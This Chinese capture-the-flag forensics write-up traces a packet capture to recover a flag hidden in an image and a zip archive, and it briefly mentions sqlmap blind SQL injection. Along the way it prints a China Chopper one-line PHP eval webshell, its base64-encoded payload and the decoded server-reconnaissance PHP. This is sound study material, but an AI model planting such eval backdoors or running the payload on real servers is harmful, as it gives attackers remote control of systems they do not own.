Form item: "aa" = "@eval(base64_decode($_POST[action]));"
Key: aa
Value: @eval\001(base64_decode($_POST[action]));
Form item: "action" = "QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9s
Key: action
Value [truncated]: QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc1
0110 6e 5d 29 29 3b 26 61 63 74 69 6f 6e 3d 51 47 6c n]));&ac tion=QGl
0120 75 61 56 39 7a 5a 58 51 6f 49 6d 52 70 63 33 42 uaV9zZXQ oImRpc3B
0130 73 59 58 6c 66 5a 58 4a 79 62 33 4a 7a 49 69 77 sYXlfZXJ yb3JzIiw
0140 69 4d 43 49 70 4f 30 42 7a 5a 58 52 66 64 47 6c iMCIpO0B zZXRfdGl
0150 74 5a 56 39 73 61 57 31 70 64 43 67 77 4b 54 74 tZV9saW1 pdCgwKTt
0160 41 63 32 56 30 58 32 31 68 5a 32 6c 6a 58 33 46 Ac2V0X21 hZ2ljX3F
0170 31 62 33 52 6c 63 31 39 79 64 57 35 30 61 57 31 1b3Rlc19 ydW50aW1
0180 6c 4b 44 41 70 4f 32 56 6a 61 47 38 6f 49 69 30 lKDApO2V jaG8oIi0
https://blog.csdn.net/qq_41668936


在线加密解密(采用Crypto-JS实现)
Feedback
加密/解密
散列/哈希
BASE64
图片/BASE64转换
明文:
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{$D}\t";if(substr($D,0,1)!="/"){foreach(range("A","Z") as $L)if(is_dir("{$L}:"))$R.="{$L}:";}$R.="\t";$u=(function_exists('posix_getegid'))?@posix_getpwuid(@posix_geteuid()):'';$usr=($u)?$u['name']:@get_current_user();$R.=php_uname();$R.="({$usr})";print $R;;echo("|<-");die();
BASE64编码
BASE64解码
BASE64:
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oli0+fClpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JUUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBVEhfVFJBTTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBliwiWilplGFzICRMKWImKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFluPSJcdCl7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFluPSloeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw==
https://blog.csdn.net/qq_41668936

百度了一下可能是中国菜刀一句话有关的东西，不过没关系，做这个题时候我也没学好菜刀，然后挨个复制了几个HTTP的base64编码传输，大多都是这样，没啥用。开始针对性找，对base64的先忽略。

然后发现一个下图的数据包，后面有FFD8之类的，前面图片隐写知道这是图片的文件头，后面FFD9也对应，复制Form item:"z2"的值，放到HxD里面，并且重命名为jpg后缀，提交一下，发现不对，就知道没这么简单，那估计是密码。

继续向后走快结束HTTP时，发现下图的数据包，PK是zip压缩包的前缀，后面有well,you need passwd!，还有箭头，确定了，复制值（别复制编码后的，通过Line-based显示分组字节并改为原始数据再复制），然后解压输入上面图片得到的密码即可拿到有flag的flag.txt文件。

sqlmap二分法

类型：Forensic 黑客利用漏洞从Web系统中窃取了什么机密信息？

sqlmap二分法，幸亏之前学了sql注入，然后刷了sqli-labs，二分法就是通过盲注然后猜测数据库内信息的名称的过程。

web

crypto